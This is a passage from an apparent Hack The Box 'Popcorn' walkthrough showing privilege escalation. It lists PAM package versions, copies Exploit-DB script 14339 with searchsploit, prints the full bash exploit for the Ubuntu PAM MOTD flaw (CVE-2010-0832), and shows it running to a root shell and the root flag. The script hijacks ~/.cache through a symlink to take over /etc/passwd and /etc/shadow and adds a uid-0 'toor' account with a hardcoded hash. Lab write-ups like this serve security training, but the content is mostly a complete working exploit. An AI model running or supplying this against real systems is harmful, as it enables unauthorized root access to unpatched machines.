
```
www-data@popcorn:/home/george$ dpkg -l |grep -i pam
ii  libpam-modules                     1.1.0-2ubuntu1              Pluggable Authentication Modules for PAM
ii  libpam-runtime                     1.1.0-2ubuntu1              Runtime support for the PAM library
ii  libpam0g                           1.1.0-2ubuntu1              Pluggable Authentication Modules library
ii  python-pam                         0.4.2-12ubuntu3             A Python interface to the PAM library
```



```
┌──(root💀kali)-[/Documents/htb/boxes/popcorn]
└─# searchsploit -m linux/local/14339.sh

  Exploit: Linux PAM 1.1.0 (Ubuntu 9.10/10.04) - MOTD File Tampering Privilege Escalation (2)
      URL: https://www.exploit-db.com/exploits/14339
     Path: /usr/share/exploitdb/exploits/linux/local/14339.sh
File Type: Bourne-Again shell script, ASCII text executable, with CRLF line terminators

Copied to: /Documents/htb/boxes/popcorn/14339.sh
```




```
┌──(root💀 kali)-[/Documents/htb/boxes/popcorn]
└─# cat 14339.sh
#!/bin/bash
#
# Exploit Title: Ubuntu PAM MOTD local root
# Date: July 9, 2010
# Author: Anonymous
# Software Link: http://packages.ubuntu.com/
# Version: pam-1.1.0
# Tested on: Ubuntu 9.10 (Karmic Koala), Ubuntu 10.04 LTS (Lucid Lynx)
# CVE: CVE-2010-0832
# Patch Instructions: sudo aptitude -y update; sudo aptitude -y install libpam~n~i
# References: http://www.exploit-db.com/exploits/14273/ by Kristian Erik Hermansen
#
# Local root by adding temporary user toor:toor with id 0 to /etc/passwd & /etc/shadow.
# Does not prompt for login by creating temporary SSH key and authorized_keys entry.
#
#   user@ubuntu:~$ bash ubuntu-pam-motd-localroot.sh
#   [*] Ubuntu PAM MOTD local root
#   [*] Backuped /home/user/.ssh/authorized_keys
#   [*] SSH key set up
#   [*] Backuped /home/user/.cache
#   [*] spawn ssh
#   [+] owned: /etc/passwd
#   [*] spawn ssh
#   [+] owned: /etc/shadow
#   [*] Restored /home/user/.cache
#   [*] Restored /home/user/.ssh/authorized_keys
#   [*] SSH key removed
#   [+] Success! Use password toor to get root
#   Password:
#   root@ubuntu:/home/user# id
#   uid=0(root) gid=0(root) groupes=0(root)
#
P='toor:x:0:0:root:/root:/bin/bash'
S='toor:$6$tPuRrLW7$m0BvNoYS9FEF9/Lzv6PQospujOKt0giv.7JNGrCbWC1XdhmlbnTWLKyzHz.VZwCcEcYQU5q2DLX.cI7NQtsNz1:14798:0:99999:7:::'
echo "[*] Ubuntu PAM MOTD local root"
[ -z "$(which ssh)" ] && echo "[-] ssh is a requirement" && exit 1
[ -z "$(which ssh-keygen)" ] && echo "[-] ssh-keygen is a requirement" && exit 1
[ -z "$(ps -u root |grep sshd)" ] && echo "[-] a running sshd is a requirement" && exit 1
backup() {
    [ -e "$1" ] && [ -e "$1".bak ] && rm -rf "$1".bak
    [ -e "$1" ] || return 0
    mv "$1"{,.bak} || return 1
    echo "[*] Backuped $1"
}
```



```
restore() {
    [ -e "$1" ] && rm -rf "$1"
    [ -e "$1".bak ] || return 0
    mv "$1"{.bak,} || return 1
    echo "[*] Restored $1"
}
key_create() {
    backup ~/.ssh/authorized_keys
    ssh-keygen -q -t rsa -N '' -C 'pam' -f "$KEY" || return 1
    [ ! -d ~/.ssh ] && { mkdir ~/.ssh || return 1; }
    mv "$KEY.pub" ~/.ssh/authorized_keys || return 1
    echo "[*] SSH key set up"
}
key_remove() {
    rm -f "$KEY"
    restore ~/.ssh/authorized_keys
    echo "[*] SSH key removed"
}
own() {
    [ -e ~/.cache ] && rm -rf ~/.cache
    ln -s "$1" ~/.cache || return 1
    echo "[*] spawn ssh"
    ssh -o 'NoHostAuthenticationForLocalhost yes' -i "$KEY" localhost true
    [ -w "$1" ] || { echo "[-] Own $1 failed"; restore ~/.cache; bye; }
    echo "[+] owned: $1"
}
bye() {
    key_remove
    exit 1
}
KEY="$(mktemp -u)"
key_create || { echo "[-] Failed to setup SSH key"; exit 1; }
backup ~/.cache || { echo "[-] Failed to backup ~/.cache"; bye; }
own /etc/passwd && echo "$P" >> /etc/passwd
own /etc/shadow && echo "$S" >> /etc/shadow
restore ~/.cache || { echo "[-] Failed to restore ~/.cache"; bye; }
key_remove
echo "[+] Success! Use password toor to get root"
su -c "sed -i '/toor:/d' /etc/{passwd,shadow}; chown root: /etc/{passwd,shadow}; \
  chgrp shadow /etc/shadow; nscd -i passwd >/dev/null 2>&1; bash" toor
```

copy it to exploit.sh



```
www-data@popcorn:/dev/shm$ bash exploit.sh
[*] Ubuntu PAM MOTD local root
[*] Backuped /var/www/.ssh/authorized_keys
[*] SSH key set up
[*] spawn ssh
[+] owned: /etc/passwd
[*] spawn ssh
[+] owned: /etc/shadow
[*] Restored /var/www/.ssh/authorized_keys
[*] SSH key removed
[+] Success! Use password toor to get root
Password:
root@popcorn:/dev/shm# id
uid=0(root) gid=0(root) groups=0(root)
root@popcorn:/dev/shm# cat /root/root.txt
16ea96c463387f214d9ad96f85871956
root@popcorn:/dev/shm# 
```